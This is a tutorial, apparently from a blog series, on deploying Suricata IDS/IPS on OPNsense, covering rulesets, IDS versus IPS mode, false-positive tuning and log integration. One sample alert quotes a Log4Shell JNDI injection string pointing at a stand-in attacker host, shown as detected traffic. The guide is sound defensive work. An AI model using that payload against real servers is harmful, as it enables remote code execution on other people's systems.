
Suricata IDS/IPS with OPNsense: Intrusion Detection and Deep Packet Inspection
Deploy Suricata IDS/IPS on OPNsense: Deep Packet Inspection, ET Open and Abuse.ch rulesets, IDS vs IPS mode, false positive tuning, and real alert analysis — port scans, exploits, malware C2. Complete guide Part 7 of the OPNsense Security Stack series.

On my BOTUM infrastructure, network security is built in layers. After deploying CrowdSec in Part 5 for collaborative blocking of malicious IPs, one essential component was missing: an engine capable of inspecting the actual content of network packets. That's the role of Suricata — the highest-performing open-source IDS/IPS engine on the market, natively integrated with OPNsense.
CrowdSec vs Suricata: Two Complementary Approaches

CrowdSec and Suricata don't do the same thing, and that's precisely why they work better together. CrowdSec is a collaborative cloud system: it blocks IPs with poor reputation according to a database shared by thousands of instances. Effective against bots, known scanners, and mass attacks. Suricata is a local DPI (Deep Packet Inspection) engine: it analyzes the raw content of TCP/UDP/ICMP packets in real time, looking for known patterns — exploit signatures, malware behaviors, stealthy scans. It works even against completely unknown IPs.
The combination is powerful: CrowdSec blocks what's known, Suricata detects what's behaviorally suspicious. Together they cover volumetric attacks AND targeted intrusions.
Installing the Suricata Plugin on OPNsense

Installation takes just a few clicks from the OPNsense interface. Requirements: OPNsense 23.x or higher, minimum 4 GB RAM (8 GB recommended), CPU with 2+ available cores.
# From the OPNsense web interface:
System > Firmware > Plugins
  → Search for "suricata"
  → Click + on os-suricata
  → Confirm installation

# Verify:
Services > Intrusion Detection  ← new menu present

# Installed version:
suricata --version
Configuring Interfaces to Monitor
On my BOTUM infrastructure with 4 VLANs, I monitor all active interfaces. Configuration in Services > Intrusion Detection > Administration:
# Recommended settings:
Enabled            : ✓
IPS mode           : ✗ (start in IDS)
Promiscuous mode   : ✓
Enable syslog      : ✓
Pattern matcher    : Hyperscan or Aho-Corasick
Home networks      : 192.168.0.0/16, 10.0.0.0/8

# Interfaces to monitor:
WAN, LAN, VLAN10 (Servers), VLAN20 (IoT)

# Do NOT monitor:
lo (loopback) — guaranteed false positives
wg0 (WireGuard) — encrypted, already secured
Enabling and Managing Rulesets

Rulesets are the heart of Suricata. Recommended sources in Services > Intrusion Detection > Administration > Download:
- ET Open (Emerging Threats) — THE free reference. ~30,000 rules, daily updates.
- Abuse.ch URLhaus — active malware distribution URLs, frequent refresh.
- Abuse.ch ThreatFox — malware IOCs: C2 IPs, domains, hashes.
- ET Pro Telemetry Edition — free limited version of ET Pro commercial rules.
- OISF Suricata Community — rules maintained by the Suricata team.
# Automatic updates via OPNsense cron:
System > Settings > Cron
Task: Update and reload intrusion detection rules
Schedule: 0 3 * * * (3:00 AM every night)
IDS Mode vs IPS Mode: Detection or Prevention
IDS mode: Suricata analyzes and alerts, blocks nothing. Ideal to start. IPS mode: actively blocks packets matching "drop/reject" rules. Requires prior tuning.
# BOTUM philosophy: 14 days in IDS before IPS

# Phase 1: pure IDS (weeks 1-2)
Services > Intrusion Detection > Administration
IPS mode: ✗
→ Observe alerts, create suppressions

# Phase 2: IPS activation
IPS mode: ✓
→ Monitor logs, verify no legitimate blocks

# Modify a rule's action:
Services > Intrusion Detection > Rules
  → Action: alert / drop / reject / pass
Reducing False Positives: Tuning and Suppressions
False positives are normal at deployment start. Typical causes: Windows Update, internal monitoring tools, popular CDNs, DNS over HTTPS.
# Method 1: disable a rule by SID
Services > Intrusion Detection > Rules
  → Search SID → Action > Disable

# Method 2: IP-based suppression
Services > Intrusion Detection > Administration
  → Suppressions tab > Add
  Type: source | IP: 192.168.10.50 | SID: (empty)

# Method 3: per-VLAN policy
Services > Intrusion Detection > Administration
  → Policy tab > Add
  Interface: VLAN10 | Disable "scan" category
Analyzing Alerts: Real-World Examples

After a few days of operation, the alerts dashboard reveals real intrusion attempts.
# Example 1: Automated port scan
Alert: ET SCAN Nmap Scripting Engine User-Agent Detect
SID  : 2000545 | Severity: Medium
Src  : 185.220.101.42:54932 → [WAN IP]:22
→ Scanner from Tor exit node

# Example 2: Log4Shell exploit
Alert: ET WEB_SERVER Possible CVE-2021-44228 Log4j RCE
SID  : 2034647 | Severity: Critical
Payload: ${jndi:ldap://evil.attacker.com/exploit}
→ Log4Shell injection via HTTP header

# Example 3: Cobalt Strike C2 malware
Alert: ET MALWARE Cobalt Strike Beacon Observed
SID  : 2027865 | Severity: High
Src  : 192.168.30.25 (Guest VLAN) → external C2
→ Infected machine contacting C2 server
Integration with OPNsense Logs

# Logs on filesystem:
/var/log/suricata/eve.json    ← structured JSON (SIEM)
/var/log/suricata/fast.log    ← quick text format
/var/log/suricata/stats.log   ← performance statistics

# Remote syslog to SIEM:
System > Settings > Logging > Remote Logging
  Server: 192.168.10.100:514
  Log everything: ✓

# Filebeat to Elasticsearch:
filebeat.inputs:
- type: log
  paths: [/var/log/suricata/eve.json]
  json.keys_under_root: true
output.elasticsearch:
  hosts: ["192.168.10.100:9200"]
  index: "suricata-%{+yyyy.MM.dd}"
Next Steps: Part 8 — AdGuard Home
The Suricata DPI layer is now in place, complementing CrowdSec (Part 5) and 802.1X NAC (Part 6). Part 8 will cover AdGuard Home integrated with OPNsense: network-wide DNS filtering, ad and tracker blocking, custom lists, and centralized DNS statistics.
Téléchargez ce guide en PDF pour le consulter hors ligne.
⬇ Télécharger le guide (PDF)🚀 Aller plus loin avec BOTUM
Ce guide couvre les bases. En production, chaque environnement a ses spécificités. Les équipes BOTUM accompagnent les organisations dans le déploiement, la configuration avancée et la sécurisation de leur infrastructure. Si vous avez un projet, parlons-en.
Discuter de votre projet →
